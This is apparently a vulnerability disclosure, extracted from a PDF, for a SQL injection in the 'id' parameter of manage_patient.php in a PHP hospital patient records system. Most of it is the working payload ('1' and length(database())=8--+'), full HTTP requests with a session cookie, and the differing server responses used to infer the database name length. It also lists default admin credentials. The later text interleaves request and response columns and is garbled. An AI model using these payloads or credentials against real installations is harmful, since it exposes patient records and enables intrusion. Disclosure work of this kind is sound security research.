

## Hospital's Patient Records Management System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15116/hospitals-patient-records-management-system-php-free-source-code.html

Vulnerability File: /hprms/admin/patients/manage\_patient.php?id=

Vulnerability location: /hprms/admin/patients/manage\_patient.php?id=, id

Current database name: hprms\_db ,length is 8

[+] Payload: /hprms/admin/patients/manage\_patient.php? id=1%27%20and%20length(database())%20=8--+ // Leak place ---> id

```
GET /hprms/admin/patients/manage_patient.php?id=1%27%20and%20length(database())%20=8 Host: 192.168.1.19

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

DNT: 1
```

Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1

Connection: close




## When length (database ()) = 7, Content-Length: 4802

```
/hprms/admin/patients/manage_patient
.php?id=1%27%20and%20length(databas
e())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows
NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,appl
ication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=7g6mvmuq5m1o1cvqrhpr114jr
Connection: close
```

HTTP/1.1 200 OK Date: Wed, 01 Jun 2022 12:38:58 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7 X-Powered-By: PHP/8.0.7 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Access-Control-Allow-Origin: \* Content-Length: 4802 Connection: close Content-Type: text/html; charset=UTF-8 <style> #cimg{ object-fit:scale-down; object-position:center center; height:200px; width: 200px; </style> <div class="container-fluid">

■ BASE64

Insert string to replace



## When length (database ()) = 8, Content-Length: 4906 HTTP/1.1 200 OK /hprms/admin/patients/manage\_patient Date: Wed, 01 Jun 2022 12:38:08 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7 X-Powered-By: PHP/8.0.7 .php?id=1%27%20and%20length(databas e())%20=8--+ HTTP/1.1 Host: 192.168.1.19 Expires: Thu, 19 Nov 1981 08:52:00 GMT User-Agent: Mozilla/5.0 (Windows Cache-Control: no-store, no-cache, must-revalidate NT 10.0; WOW64; rv:46.0) Pragma: no-cache Gecko/20100101 Firefox/46.0 Access-Control-Allow-Origin: \* Content-Length: 4906 Accept: text/html,application/xhtml+xml,appl Connection: close ication/xm1; q=0.9, \*/\*; q=0.8Content-Type: text/html; charset=UTF-8 Accept-Language: <style> zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3Accept-Encoding: gzip, deflate #cimg{ DNT: 1 object-fit:scale-down; Cookie: object-position:center center; PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr height: 200px; width: 200px; Connection: close Load URL http://192.168.1.19/hprms/admin/patients/manage\_patient.php?id=1' and length(database()) =8--+ Split URL Execute 1 Post data Referrer CXHEX %URL >>> BASE64 Insert string to rep First Name Mark Middle Name (optional) D Last Name Cooper Suffix (If Any) D Gender Male Date of Birth | 1997-06-23 Email mcooper@sample.com Contact # 09123456789 Over There Street, Here City, Anywhere, 2306 Address